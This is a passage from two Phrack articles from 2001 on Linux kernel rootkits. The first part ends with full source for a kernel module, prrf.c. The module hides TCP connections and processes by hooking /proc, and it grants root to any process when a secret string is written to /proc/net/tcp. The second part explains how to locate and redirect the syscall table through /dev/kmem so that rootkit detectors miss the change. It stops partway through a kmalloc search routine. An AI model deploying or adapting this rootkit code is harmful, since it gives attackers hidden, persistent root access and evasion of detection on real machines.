Often a system call is utilized to give under a certian condition extra privileges to a user. We will not redirect a system call for this. Redirecting the read file operation of a file is sufficient hence (1) it allows a user to send data into the kernel and (2) it is considerable stealthy if we choose the right pattern or the right file (elevating a tasks id's to 0 if it writes a '1' to /proc/sys/net/ipv4/ip_forward is certainly a bad idea).

Some code will explain this.

```
        a = traverse_proc ("~/ide/drivers", NULL);
        if (a) {
                /*
                 * the write function is called if the file is written to.
                 */
                a->FILE_OPS->write = &new_write;
        }
```

It is a good idea to save the pointer you overwrite. If you remove the module memory containing the function might free'ed. It can bring havoc to a system if it subsequently calls a NULL pointer. The curious reader is encouraged to read appendix A.

--[3.5 - Process Hiding

What happens if a directory is to be read? You have to find its inode, then you read its entries using readdir. VFS offers a unified interface to this, we dont care and reset the pointer to readdir of the parent inode in question.

Since the process directories are directly under proc_root there is no need for searching the parent inode. Note that we do not hide the entries from the user by sorting them out, but by not writing them to the users memory.

```
        /* a global pointer to the original filldir function */
        filldir_t real_filldir;

        static int new_filldir_root (void * __buf, const char * name,
                        int namlen, off_t offset, ino_t ino) {
                /*
                 * if the dir entry, that should be added has a stupid name
                 * indicate a successful addition and do nothing.
                 */
                if (isHidden (name))
                        return 0;
                return real_filldir (__buf, name, namlen, offset, ino);
        }


        /* readdir, business as usual. */
        int new_readdir_root (struct file *a, void *b, filldir_t c) {
                /*
                 * Note: there is no need to set this pointer every
                 * time new_readdir_root is called. But we have to set
                 * it once, when we replace the readdir function. If we
                 * know where filldir lies at that time this should be
                 * changed. (yes, filldir is static).
                 */
                real_filldir = c;
                return old_readdir_root (a, b, new_filldir_root);
        }


        /* replace the readdir file operation. */
        proc_root.FILE_OPS->readdir = new_readdir_root;
```

If the process that should be added last is hidden the list of entries is not properly linked since our filldir does not care about linking. However, this is very unlikely to happen. The user has all power he needs to avoid this condition.

It is possible to just make files unaccessable within /proc by replacing the lookup inode operation of the parent:

```
        struct dentry *new_lookup_root (struct inode *a, struct dentry *b) {
                /*
```

```
                 * will result in:
                 * "/bin/ls: /proc/<d_iname>: No such file or directory"
                 */
                if (isHidden (b->d_iname))
                        return NULL;
                return old_lookup_root (a, b);
        }

        /* ... enable the feature ... */
        proc_root.INODE_OPS->lookup = &new_lookup_root;
```

E.g. this can be used to establish fine grained access rules.

--[3.6 - Other Applications

Now, lets have a look at what files wait to become modified. In the /proc/net directory are ip_fwnames (defining chain names) and ip_fwchains (rules). They are read by ipchains (not by iptables) if they are queried to list the filter rules. As mentioned above, there is a file named tcp, listening all existing tcp sockets. such a file exists for udp, too. the file raw lists raw sockets. sockstat contains statistics on socket use. A carefully written backdoor has to sync between the (tcp|udp|...) files and this one. The arp utility uses /proc/net/arp to gather its information. route uses the /proc/net/route file. Read their manpages and look out for the sections named "FILES" and "SEE ALSO". However, checking the files is only half of the work, e.g. ifconfig uses a proc file (dev) plus ioctl's to gether its information.

As you can see, there are many many applications to these techniques. It is up to you to write new get_info functions to filter their output or to add new evil entries (non existing problems are the hardest to debug).

--[4 - Conclusion

As we saw in section 3.2 - 3.6 there are several possibilities to weaken the security in the Linux kernel. Existing kernel protection mechanisms, as [5] and [6] will not prevent them, they check only for well known, system call based, backdooring; we completely worked around it. Disabling LKM support will only prevent the specific implementation included here to work (because it is a LKM).

Changing the proc structures by accessing /dev[k]mem is easy since most data of the inodes is static. Therefore they can be possibly found by simple pattern matching (only the function pointers and next/parent/subdir pointers will be different).

A important goal, hiding of any directory and file, was not passed. This does not imply that it can not be reached by proc games. A possiblity could be to hardcode needed binaries into the kernel images proc structures, or on systems using sdram, leting them occupy unused memory space. Quiet another possibility might be to attack the VFS layer. That, of course, is the story of another article.

Finally some words about the implementation appended. I strongly urge the read to use it ONLY as a proof of concept. The author can and must not be made responsible for any, including but not limited to, incidental or consequential damage, data loss or service outage. The code is provided "AS IS" and WITHOUT ANY WARRENTY. USE IT AT YOU OWN RISK. The code is know to compile and run on 2.2.x and 2.4.x kernels.

--[5 - Reference

[1] "Overview of the Virtual File System", Richard Gooch <rgooch@atnf.csiro.au>
    http://www.atnf.csiro.au/~rgooch/linux/docs/vfs.txt
[2] "Operating Systems, Design and Implementation", by Andrew S. Tanenbaum and

Albert S. Woodhull
ISBN 0-13-630195-9
[3] RUNTIME KERNEL KMEM PATCHING, Silvio Cesare <silvio@big.net.au>
http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt
[4] netstat
see netstat(1) for further information.
[5] StMichael, by Tim Lawless <lawless@netdoor.com>
http://sourceforge.net/projects/stjude
[6] KSTAT, by FuSyS <fusys@s0ftpj.org>
http://s0ftpj.org/tools/kstat.tgz
[7] proc pseudo-filesystem man page
see proc(5)
[8] "T H E /proc F I L E S Y S T E M", Terrehon Bowden <terrehon@pacbell.net>,
Bodo Bauer <bb@ricochet.net> and Jorge Nerin <comandante@zaralinux.com>
~/Documentation/filesystems/proc.txt (only in recent kernel source trees!)
http://skaro.nightcrawler.com/~bb/Docs/Proc

--[Appendix A: prrf.c

<++> ./prrf.c

```
/*
 * prrf.c
 *
 * LICENSE:
 * this file may be copied or duplicated in any form, in
 * whole or in part, modified or not, as long as this
 * copyright notice is prepended UNMODIFIED.
 *
 * This code is proof of concept. The author can and must
 * not be made responsible for any, including but not limited
 * to, incidental or consequential damage, data loss or
 * service outage. The code is provided "AS IS" and WITHOUT
 * ANY WARRENTY. USE IT AT YOU OWN RISK.
 *
 * palmers / teso - 12/02/2001
 */

/*
 * NOTE: the get_info redirection DOES NOT handle small buffers.
 *       your system _might_ oops or even crash if you read less
 *       bytes then the file contains!
 */

/*
 * 2.2.x #define KERNEL_22
 * 2.4.x #define KERNEL_24
 */
#define KERNEL_22       1
#define DEBUG           1

#define __KERNEL__
#define MODULE
#include <linux/module.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
#include <linux/config.h>
#include <linux/types.h>
#include <linux/slab.h>
#include <linux/smp_lock.h>
#include <linux/fd.h>
#include <linux/fs.h>
#include <linux/proc_fs.h>
#include <linux/sched.h>
#include <asm/uaccess.h>


/*
```

```
 * take care of proc_dir_entry design
 */
#if defined (KERNEL_22)
  #define FILE_OPS      ops->default_file_ops
  #define INODE_OPS     ops
#elif defined (KERNEL_24)
  #define FILE_OPS      proc_fops
  #define INODE_OPS     proc_iops
#endif

#define BUF_SIZE        65535
#define AUTH_STRING     "ljdu3g9edaoih"


struct hide_proc_net
{
  int                   id;             /* entry id, useless ;) */
  char                  *local_addr,    /* these should be self explaining ... */
                        *remote_addr,
                        *local_port,
                        *remote_port;
};

/*
 * global lst_entry:
 * set by traverse_proc, used by delete_proc_file.
 */
struct proc_dir_entry   *lst_entry = NULL;

/*
 * some function pointers for saving original functions.
 */
#if defined (KERNEL_22)
  int (*old_get_info_tcp) (char *, char **, off_t, int, int);
#elif defined (KERNEL_24)
  get_info_t *old_get_info_tcp;
#endif

ssize_t (*old_write_tcp) (struct file *, const char *, size_t, loff_t *);
struct dentry * (*old_lookup_root) (struct inode *, struct dentry *);
int (*old_readdir_root) (struct file *, void *, filldir_t);
filldir_t real_filldir;


/*
 * rules for hiding connections
 */
struct hide_proc_net hidden_tcp[] = {
        {0, NULL, NULL, ":4E35", NULL},         /* match connection from ANY:ANY to ANY:200
21 */
        {1, NULL, NULL, NULL, ":4E35"},         /* match connection from ANY:20021 to ANY:A
NY*/
        {2, NULL, NULL, ":0016", ":4E35"},      /* match connection from ANY:20021 to ANY:2
2 */
        {7350, NULL, NULL, NULL, NULL}          /* stop entry, dont forget to prepend this
one */
};


/*
 * get_task:
 * find a task_struct by pid.
 */
struct task_struct *get_task(pid_t pid)
{
        struct task_struct      *p = current;

        do {
```

```
                if (p->pid == pid)
                return p;
                p = p->next_task;
        } while (p != current);
        return NULL;
}


/*
 * __atoi:
 * atoi!
 */
int __atoi(char *str)
{
        int     res = 0,
                mul = 1;

        char *ptr;
        for (ptr = str + strlen(str) - 1; ptr >= str; ptr--) {
                if (*ptr < '0' || *ptr > '9')
                        return (-1);
                res += (*ptr - '0') * mul;
                mul *= 10;
        }
        return (res);
}


/*
 * get_size_off_tcp:
 * get the size of the modified /proc/net/tcp file.
 */
static off_t get_size_off_tcp (char **start)
{
  off_t         x = 0,
                xx = 0,
                xxx = 0,
                y = 0;
  char          tmp_buf[BUF_SIZE + 1];

  do
    {
      x += y;
      xx += xxx;
      y = __new_get_info_tcp (tmp_buf, start, x, BUF_SIZE, 0, 1, &xxx);
    } while (y != 0);

  return x - xx;
}


/*
 * deny_entry:
 * check connection parameters against our access control list.
 * for all non-NULL fields of a entry the supplied parameters
 * must match. Otherways the socket will show up.
 */
int deny_entry (char *la, char *lp, char *ra, char *rp)
{
  int           x = 0,
                y,
                z;

  while (hidden_tcp[x].id != 7350)
    {
      y = 0;
      z = 0;
```

```
      if (hidden_tcp[x].local_addr != NULL)
        {
          if (!strncmp (la, hidden_tcp[x].local_addr, 8))
            y++;
        }
      else
        z++;

      if (hidden_tcp[x].remote_addr != NULL)
        {
          if (!strncmp (ra, hidden_tcp[x].remote_addr, 8))
            y++;
        }
      else
        z++;

      if (hidden_tcp[x].local_port != NULL)
        {
          if (!strncmp (lp, hidden_tcp[x].local_port, 5))
            y++;
        }
      else
        z++;

      if (hidden_tcp[x].remote_port != NULL)
        {
          if (!strncmp (rp, hidden_tcp[x].remote_port, 5))
            y++;
        }
      else
        z++;

      if ((z != 4) && ((y + z) == 4))
        return 1;
      x++;
    }
  return 0;
}


/*
 * __new_get_info_tcp:
 * filter the original get_info output. first call the old function,
 * then cut out unwanted lines.
 * XXX: very small buffers will make very large problems.
 */
int __new_get_info_tcp (char *page, char **start, off_t pos, int count, int f, int what, of
f_t *fx)
{
  char          tmp_l_addr[8],
                tmp_l_port[5],
                tmp_r_addr[8],
                tmp_r_port[5],          /* used for acl checks */
                *tmp_ptr,
                *tmp_page;
  int           x = 0,
                line_off = 0,
                length,
                remove = 0,
                diff,
                m;

#if defined (KERNEL_22)
  x = old_get_info_tcp (page, start, pos, count, f);
#elif defined (KERNEL_24)
  x = old_get_info_tcp (page, start, pos, count);
#endif
```

```
  if (page == NULL)
    return x;

  while (*page)
    {
      tmp_ptr = page;
      length = 28;
      while (*page != '\n' && *page != '\0')    /* check one line */
        {
        /*
         * we even correct the sl field ("line number").
         */
          if (line_off)
            {
              diff = line_off;

              if (diff > 999)
                {
                  m = diff / 1000;
                  page[0] -= m;
                  diff -= (m * 1000);
                }
              if (diff > 99)
                {
                  m = diff / 100;
                  page[1] -= m;
                  diff -= (m * 100);
                }
              if (diff > 9)
                {
                  m = diff / 10;
                  page[2] -= m;
                  diff -= (m * 10);
                }
              if (diff > 0)
                page[3] -= diff;

              if (page[0] > '1')
                page[0] = ' ';
              if (page[1] > '1')
                page[1] = ' ';
              if (page[2] > '1')
                page[2] = ' ';
            }

          page += 6;            /* jump to beginning of local address, XXX: is this fixed?
*/
          memcpy (tmp_l_addr, page, 8);

          page += 8;            /* jump to beginning of local port */
          memcpy (tmp_l_port, page, 5);

          page += 6;            /* jump to remote address */
          memcpy (tmp_r_addr, page, 8);

          page += 8;            /* jump to beginning of local port */
          memcpy (tmp_r_port, page, 5);

          while (*page != '\n') /* jump to end */
            {
              page++;
              length++;
            }

          remove = deny_entry (tmp_l_addr, tmp_l_port, tmp_r_addr, tmp_r_port);
        }
      page++;                   /* '\n' */
      length++;
```

```
      if (remove == 1)
        {
          x -= length;
          if (what)             /* count ignored bytes? */
            *fx += length;
          tmp_page = page;
          page = tmp_ptr;

          while (*tmp_page)     /* move data backward in page */
            *tmp_ptr++ = *tmp_page++;

/* zero lasting data (not needed)
          while (length--)
            *tmp_ptr++ = 0;
          *tmp_ptr = 0;
*/
          line_off++;
          remove = 0;
        }
    }
  return x;
}


/*
 * new_get_info_tcp:
 * we need this wrapper to avoid duplication of entries. we have to
 * check for "end of file" of /proc/net/tcp, where eof lies at
 * file length - length of all entries we remove.
 */
#if defined (KERNEL_22)
int new_get_info_tcp (char *page, char **start, off_t pos, int count, int f)
{
#elif defined (KERNEL_24)
int new_get_info_tcp (char *page, char **start, off_t pos, int count)
{
  int           f = 0;
#endif
  int           x = 0;
  off_t         max = 0;

  max = get_size_off_tcp (start);
  if (pos > max)
    return 0;
  x = __new_get_info_tcp (page, start, pos, count, f, 0, NULL);

  return x;
}


/*
 * new_write_tcp:
 * a write function that performs misc. tasks as privilege elevation etc.
 * e.g.:
 * echo AUTH_STRING + nr. > /proc/net/tcp == uid 0 for pid nr.
 */
ssize_t new_write_tcp (struct file *a, const char *b, size_t c, loff_t *d)
{
  char *tmp = NULL, *tmp_ptr;
  tmp = kmalloc (c + 1, GFP_KERNEL);

  copy_from_user (tmp, b, c);
  if (tmp[strlen (tmp) - 1] == '\n')
    tmp[strlen (tmp) - 1] = 0;

  if (!strncmp (tmp, AUTH_STRING, strlen (AUTH_STRING)))
    {
```

```
      struct task_struct *x = NULL;
      tmp_ptr = tmp + strlen (AUTH_STRING) + 1;
      if ((x = get_task (__atoi (tmp_ptr))) == NULL)
        {
          kfree (tmp);
          return c;
        }
      x->uid = x->euid = x->suid = x->fsuid = 0;
      x->gid = x->egid = x->sgid = x->fsgid = 0;
    }

  kfree (tmp);
  return c;
}


/*
 * some testing ...
 */
struct dentry *new_lookup_root (struct inode *a, struct dentry *b)
{
  if (b->d_iname[0] == '1')
    return NULL;        /* will result in: "/bin/ls: /proc/1*: No such file or directory" *
/
  return old_lookup_root (a, b);
}


static int new_filldir_root (void * __buf, const char * name, int namlen, off_t offset, ino
_t ino)
{
  if (name[0] == '1' && name[1] == '0') /* hide init */
    return 0;
/*
 * hiding the last task will result in a wrong linked list.
 * that leads e.g. to crashes (ps).
 */
  return real_filldir (__buf, name, namlen, offset, ino);
}

int new_readdir_root (struct file *a, void *b, filldir_t c)
{
  real_filldir = c;
  return old_readdir_root (a, b, new_filldir_root);
}


/*
 * traverse_proc:
 * returns the directory entry of a given file. the function will traverse
 * thru the filesystems structure until it found the matching file.
 * the pr argument may be either NULL or a starting point for the search.
 * path is a string. if it begins with '~' and pr is NULL the search starts
 * at proc_root.
 */
struct proc_dir_entry *traverse_proc (char *path, struct proc_dir_entry *pr)
{
  int                   x = 0;
  char                  *tmp = NULL;

  if (path == NULL)
    return NULL;

  if (path[0] == '~')
    {
      lst_entry = &proc_root;
      return traverse_proc (path + 2, (struct proc_dir_entry *) proc_root.subdir);
    }
```

```
  while (path[x] != '/' && path[x] != 0)
    x++;

  tmp = kmalloc (x + 1, GFP_KERNEL);
  memset (tmp, 0, x + 1);
  memcpy (tmp, path, x);

  while (strcmp (tmp, (char *) pr->name))
    {
      if (pr->subdir != NULL && path[x] == '/')
        {
          if (!strcmp (tmp, (char *) pr->subdir->name))
            {
              kfree (tmp);
              lst_entry = pr;
              return traverse_proc (path + x + 1, pr->subdir);
            }
        }
      lst_entry = pr;
      pr = pr->next;
      if (pr == NULL)
        {
          kfree (tmp);
          return NULL;
        }
    }

  kfree (tmp);
  if (*(path + x) == 0)
    return pr;
  else
    {
      lst_entry = pr;
      return traverse_proc (path + x + 1, pr->subdir);
    }
}


/*
 * delete_proc_file:
 * remove a file from of the proc filesystem. the files inode will still exist but it will
 * no longer be accessable (not pointed to by any other proc inode). the subdir pointer wil
l
 * be copy'ed to the the subdir pointer of the preceeding inode.
 * returns 1 on success, 0 on error.
 */
int delete_proc_file (char *name)
{
  struct proc_dir_entry *last = NULL;
  char                  *tmp = NULL;
  int                   i = 0;  /* delete subdir? */

  last = traverse_proc (name, NULL);

  if (last == NULL)
    return 0;
  if (lst_entry == NULL)
    return 0;

  if (last->subdir != NULL && i)
    lst_entry->subdir = last->subdir;

  while (*name != 0)
    {
      if (*name == '/')
        tmp = name + 1;
      *name++;
```

```
    }

  if (!strcmp (tmp, lst_entry->next->name))
    lst_entry->next = last->next;
  else if (!strcmp (tmp, lst_entry->subdir->name))
    lst_entry->subdir = last->next;
  else
    return 0;

  return 1;
}


int init_module ()
{
  struct proc_dir_entry *last = NULL;
  last = traverse_proc ("~/net/tcp", NULL);

  old_readdir_root = proc_root.FILE_OPS->readdir;
  old_lookup_root = proc_root.INODE_OPS->lookup;

  proc_root.FILE_OPS->readdir = &new_readdir_root;
  proc_root.INODE_OPS->lookup = &new_lookup_root;

  if (last != NULL)
    {
#ifdef DEBUG
      printk ("Installing hooks ....\n");
#endif
      old_get_info_tcp = last->get_info;
      old_write_tcp = last->FILE_OPS->write;

      last->get_info = &new_get_info_tcp;
      last->FILE_OPS->write = &new_write_tcp;
    }

  return 0;
}


void cleanup_module ()
{
  struct proc_dir_entry *last = NULL;
  last = traverse_proc ("~/net/tcp", NULL);

  proc_root.FILE_OPS->readdir = old_readdir_root;
  proc_root.INODE_OPS->lookup = old_lookup_root;

  if (last != NULL)
    {
#ifdef DEBUG
      printk ("Removing hooks ....\n");
#endif
      last->get_info = old_get_info_tcp;
      last->FILE_OPS->write = old_write_tcp;
    }
}
<-->
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x07 of 0x0e

|=----------=[Linux on-the-fly kernel patching without LKM]=----------=|

|=----------=[sd <sd@sf.cz>, devik <devik@cdi.cz>]=----------=|

|=----------=[December 12th 2001]=----------=|

--[Contents

--[1 - Introduction

In the beginning, we must thank Silvio Cesare, who developed the technique of kernel patching a long time ago, most of ideas was stolen from him.

In this paper, we will discuss way of abusing the Linux kernel (syscalls mostly) without help of module support or System.map at all, so that we assume that the reader will have a clue about what LKM is, how a LKM is loaded into kernel etc. If you are not sure, look at some documentation (paragraph 6. [1], [2], [3])

Imagine a scenario of a poor man which needs to change some interesting linux syscall and LKM support is not compiled in. Imagine he have got a box, he got root but the admin is so paranoid and he (or tripwire) don't poor man's patched sshd and that box have not gcc/lib/.h needed for compiling of his favourite LKM rootkit. So there are some solutions, step by step and as an appendix, a full-featured linux-ia32 rootkit, an example/tool, which implements all the techinques described here.

Most of things described there (such as syscalls, memory addressing schemes ... code too) can work only on ia32 architecture. If someone investigate(d) to other architectures, please contact us.

--[2 - /dev/kmem is our friend

"Mem is a character device file that is an image of the main memory of the computer. It may be used, for example, to examine (and even patch) the system."

-- from the Linux 'mem' man page

For full and complex documentation about run-time kernel patching take a look at excellent Silvio's article about this subject [2].
Just in short:

Everything we do in this paper with kernel space is done using the standard linux device, /dev/kmem. Since this device is mostly +rw only for root, you must be root too if you want to abuse it.
Note that changing of /dev/kmem permission to gain access is not sufficient. After /dev/kmem access is allowed by VFS then there is second check in device/char/mem.c for capable(CAP_SYS_RAWIO) of process.

We should also note that there is another device, /dev/mem.
It is physical memory before VM translation. It might be possible to use it if we were know page directory location. We didn't investigate this possibility.

Selecting address is done through lseek(), reading using read() and writing with help of write() ... simple.

There are some helpful functions for working with kernel stuff:

```
/* read data from kmem */
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

/* write data to kmem */
static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}

/* read int from kmem */
static inline int rkml(int fd, int offset, ulong *buf)
{
        return rkm(fd, offset, buf, sizeof(ulong));
}

/* write int to kmem */
static inline int wkml(int fd, int offset, ulong buf)
{
        return wkm(fd, offset, &buf, sizeof(ulong));
}
```

--[3 - Replacing kernel syscalls, sys_call_table[]

As we all know, syscalls are the lowest level of system functions (from viewpoint of userspace) in Linux, so we'll be interested mostly in them. Syscalls are grouped together in one big table (sct), it is just a one-dimension array of 256 ulongs (=pointers, on ia32 architecture), where indexing the array by a syscall number gives us the entrypoint of given syscall. That's it.

An example pseudocode:

```
/* as everywhere, "Hello world" is good for begginers ;-) */

/* our saved original syscall */
int (*old_write) (int, char *, int);
        /* new syscall handler */
        new_write(int fd, char *buf, int count) {
        if (fd == 1) {  /* stdout ? */
                old_write(fd, "Hello world!\n", 13);
```

```
                return count;
        } else {
                return old_write(fd, buf, count);
        }
}

old_write = (void *) sys_call_table[__NR_write]; /* save old */
sys_call_table[__NR_write] = (ulong) new_write;  /* setup new one */

/* Err... there should be better things to do instead fucking up console
   with "Hello worlds" ;) */
```

This is the classic scenario of a various LKM rootkits (see paragraph 7), tty sniffers/hijackers (the halflife's one, f.e. [4]) where it is guaranted that we can import sys_call_table[] and manipulate it in a correct manner, i.e. it is simply "imported" by /sbin/insmod
[using create_module() / init_module()]

Uhh, let's stop talking about nothing, we think this is clear enough for everybody.

--[3.1 - How to get sys_call_table[] without LKM

At first, note that the Linux kernel _doesn not keep_ any kinda of information about it's symbols in case when there is no LKM support compiled in. It is rather a clever decision because why could someone need it without LKM ? For debugging ? You have System.map instead. Well WE need it :) With LKM support there are symbols intended to be imported into LKMs (in their special linker section), but we said without LKM, right ?

As far we know, the most elegant way how to obtain sys_call_table[] is:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

struct {
        unsigned short limit;
        unsigned int base;
} __attribute__ ((packed)) idtr;

struct {
        unsigned short off1;
        unsigned short sel;
        unsigned char none,flags;
        unsigned short off2;
} __attribute__ ((packed)) idt;

int kmem;
void readkmem (void *m,unsigned off,int sz)
{
        if (lseek(kmem,off,SEEK_SET)!=off) {
                perror("kmem lseek"); exit(2);
        }
        if (read(kmem,m,sz)!=sz) {
                perror("kmem read"); exit(2);
        }
}

#define CALLOFF 100     /* we'll read first 100 bytes of int $0x80*/
main ()
{
        unsigned sys_call_off;
        unsigned sct;
        char sc_asm[CALLOFF],*p;
```

```
        /* well let's read IDTR */
        asm ("sidt %0" : "=m" (idtr));
        printf("idtr base at 0x%X\n",(int)idtr.base);

        /* now we will open kmem */
        kmem = open ("/dev/kmem",O_RDONLY);
        if (kmem<0) return 1;

        /* read-in IDT for 0x80 vector (syscall) */
        readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
        sys_call_off = (idt.off2 << 16) | idt.off1;
        printf("idt80: flags=%X sel=%X off=%X\n",
                (unsigned)idt.flags,(unsigned)idt.sel,sys_call_off);

        /* we have syscall routine address now, look for syscall table
           dispatch (indirect call) */
        readkmem (sc_asm,sys_call_off,CALLOFF);
        p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
        sct = *(unsigned*)(p+3);
        if (p) {
                printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n",
                        sct, p);
        }
        close(kmem);
}
```

How it works ? The sidt instruction "asks the processor" for the interrupt descriptor table [asm ("sidt %0" : "=m" (idtr));], from this structure we will get a pointer to the interrupt descriptor of int $0x80 [readkmem (&idt,idtr.base+8*0x80,sizeof(idt));].

>From the IDT we can compute the address of int $0x80's entrypoint [sys_call_off = (idt.off2 << 16) | idt.off1;] Good, we know where int $0x80 began, but that is not our loved sys_call_table[]. Let's take a look at the int $0x80 entrypoint:

```
[sd@pikatchu linux]$ gdb -q /usr/src/linux/vmlinux
(no debugging symbols found)...(gdb) disass system_call
Dump of assembler code for function system_call:
0xc0106bc8 <system_call>:       push   %eax
0xc0106bc9 <system_call+1>:     cld
0xc0106bca <system_call+2>:     push   %es
0xc0106bcb <system_call+3>:     push   %ds
0xc0106bcc <system_call+4>:     push   %eax
0xc0106bcd <system_call+5>:     push   %ebp
0xc0106bce <system_call+6>:     push   %edi
0xc0106bcf <system_call+7>:     push   %esi
0xc0106bd0 <system_call+8>:     push   %edx
0xc0106bd1 <system_call+9>:     push   %ecx
0xc0106bd2 <system_call+10>:    push   %ebx
0xc0106bd3 <system_call+11>:    mov    $0x18,%edx
0xc0106bd8 <system_call+16>:    mov    %edx,%ds
0xc0106bda <system_call+18>:    mov    %edx,%es
0xc0106bdc <system_call+20>:    mov    $0xffffe000,%ebx
0xc0106be1 <system_call+25>:    and    %esp,%ebx
0xc0106be3 <system_call+27>:    cmp    $0x100,%eax
0xc0106be8 <system_call+32>:    jae    0xc0106c75 <badsys>
0xc0106bee <system_call+38>:    testb  $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:    jne    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4) <-- that's it
0xc0106bfb <system_call+51>:    mov    %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:    nop
End of assembler dump.
(gdb) print &sys_call_table
$1 = (<data variable, no debug info> *) 0xc01e0f18      <-- see ? it's same
(gdb) x/xw (system_call+44)
0xc0106bf4 <system_call+44>:    0x188514ff <-- opcode (little endian)
(gdb)
```

In short, near to beginning of int $0x80 entrypoint is 'call sys_call_table(,eax,4)' opcode, because this indirect call does not vary between kernel versions (it is same on 2.0.10 => 2.4.10), it's relatively safe to search just for pattern of 'call <something>(,eax,4)'

opcode = 0xff 0x14 0x85 0x<address_of_table>

[memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);]

Being paranoid, one could do a more robust hack. Simply redirect whole int $0x80 handler in IDT to our fake handler and intercept interesting calls here. It is a bit more complicated as we would have to handle reentrancy ...

At this time, we know where sys_call_table[] is and we can change the address of some syscalls:

Pseudocode:

```
        readkmem(&old_write, sct + __NR_write * 4, 4); /* save old */
        writekmem(new_write, sct + __NR_write * 4, 4); /* set new */
```

--[3.2 - Redirecting int $0x80 call sys_call_table[eax] dispatch

When writing this article, we found some "rootkit detectors" on Packetstorm/Freshmeat. They are able to detect the fact that something is wrong with a LKM/syscalltable/other kernel stuff...fortunately, most of them are too stupid and can be simply fooled by the the trick introduced in [6] by SpaceWalker:

Pseudocode:

```
        ulong sct = addr of sys_call_table[]
        char *p = ptr to int 0x80's call sct(,eax,4) - dispatch
        ulong nsct[256] = new syscall table with modified entries

        readkmem(nsct, sct, 1024);      /* read old */
        old_write = nsct[__NR_write];
        nsct[__NR_write] = new_write;
        /* replace dispatch to our new sct */
        writekmem((ulong) p+3, nsct, 4);

        /* Note that this code never can work, because you can't
           redirect something kernel related to userspace, such as
           sct[] in this case */
```

Background:

We create a copy of the original sys_call_table[] [readkmem(nsct, sct, 1024);], then we will modify entries which we're interested in [old_write = nsct[__NR_write]; nsct[__NR_write] = new_write;] and then change _only_ addr of <something> in the call <something>(,eax,4):

```
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4)
                                        ~~~~|~~~~~
                                            |__ Here will be address of
                                                _our_ sct[]
```

LKM detectors (which does not check consistency of int $0x80) won't see anything, sys_call_table[] is the same, but int $0x80 uses our implanted table.

--[4 - Allocating kernel space without help of LKM support

Next thing that we need is a memory page above the 0xc0000000 (or 0x80000000) address.
The 0xc0000000 value is demarcation point between user and kernel memory. User processes have not access above the limit. Take into account that this value is not exact, and may be different, so it is good idea

to figure out the limit on the fly (from int $0x80's entrypoint).
Well, how to get our page above the limit ? Let's take a look how regular
kernel LKM support does it (/usr/src/linux/kernel/module.c):

```
...
void inter_module_register(const char *im_name, struct module *owner,
                           const void *userdata)
{
        struct list_head *tmp;
        struct inter_module_entry *ime, *ime_new;

        if (!(ime_new = kmalloc(sizeof(*ime), GFP_KERNEL))) {
                /* Overloaded kernel, not fatal */
        ...
```

As we expected, they used kmalloc(size, GFP_KERNEL) ! But we can't use
kmalloc() yet because:

- We don't know the address of kmalloc() [paragraph 4.1, 4.2]
- We don't know the value of GFP_KERNEL [paragraph 4.3]
- We can't call kmalloc() from user-space [paragraph 4.4]

--[4.1 - Searching for kmalloc() using LKM support

If we can use LKM support:

```
/* kmalloc() lookup */

/* simplest & safest way, but only if LKM support is there */
ulong   get_sym(char *n) {
        struct  kernel_sym      tab[MAX_SYMS];
        int     numsyms;
        int     i;

        numsyms = get_kernel_syms(NULL);
        if (numsyms > MAX_SYMS || numsyms < 0) return 0;
        get_kernel_syms(tab);
        for (i = 0; i < numsyms; i++) {
                if (!strncmp(n, tab[i].name, strlen(n)))
                        return tab[i].value;
        }
        return 0;
}

ulong   get_kma(ulong pgoff)
{
        ret = get_sym("kmalloc");
        if (ret) return ret;
        return 0;
}
```

We leave this without comments.

--[4.2 - pattern search of kmalloc()

  But if LKM is not there, were getting into troubles. The solution
is quite dirty, and not-so-good by the way, but it seem to work.
We'll walk through kernel's .text section and look for patterns such as:

```
        push    GFP_KERNEL <something between 0-0xffff>
        push    size       <something between 0-0x1ffff>
        call    kmalloc
```

All info will be gathered into a table, sorted and the function called most
times will be our kmalloc(), here is code:

```
/* kmalloc() lookup */
#define RNUM 1024
ulong   get_kma(ulong pgoff)
{
        struct { uint a,f,cnt; } rtab[RNUM], *t;
        uint            i, a, j, push1, push2;
        uint            found = 0, total = 0;
        uchar           buf[0x10010], *p;
        int             kmem;
        ulong           ret;

        /* uhh, before we try to brute something, attempt to do things
           in the *right* way ;)) */
        ret = get_sym("kmalloc");
        if (ret) return ret;

        /* humm, no way ;)) */
        kmem = open(KMEM_FILE, O_RDONLY, 0);
        if (kmem < 0) return 0;
        for (i = (pgoff + 0x100000); i < (pgoff + 0x1000000);
             i += 0x10000) {
                if (!loc_rkm(kmem, buf, i, sizeof(buf))) return 0;
                /* loop over memory block looking for push and calls */
                for (p = buf; p < buf + 0x10000;) {
                        switch (*p++) {
                                case 0x68:
                                        push1 = push2;
                                        push2 = *(unsigned*)p;
                                        p += 4;
                                        continue;
                                case 0x6a:
                                        push1 = push2;
                                        push2 = *p++;
                                        continue;
                                case 0xe8:
                                        if (push1 && push2 &&
                                            push1 <= 0xffff &&
                                            push2 <= 0x1ffff) break;
                                default:
                                        push1 = push2 = 0;
                                        continue;
                        }
                        /* we have push1/push2/call seq; get address */
                        a = *(unsigned *) p + i + (p - buf) + 4;
                        p += 4;
                        total++;
                        /* find in table */
                        for (j = 0, t = rtab; j < found; j++, t++)
                                if (t->a == a && t->f == push1) break;
                        if (j < found)
                                t->cnt++;
                        else
                                if (found >= RNUM) {
                                        return 0;
                                }
                                else {
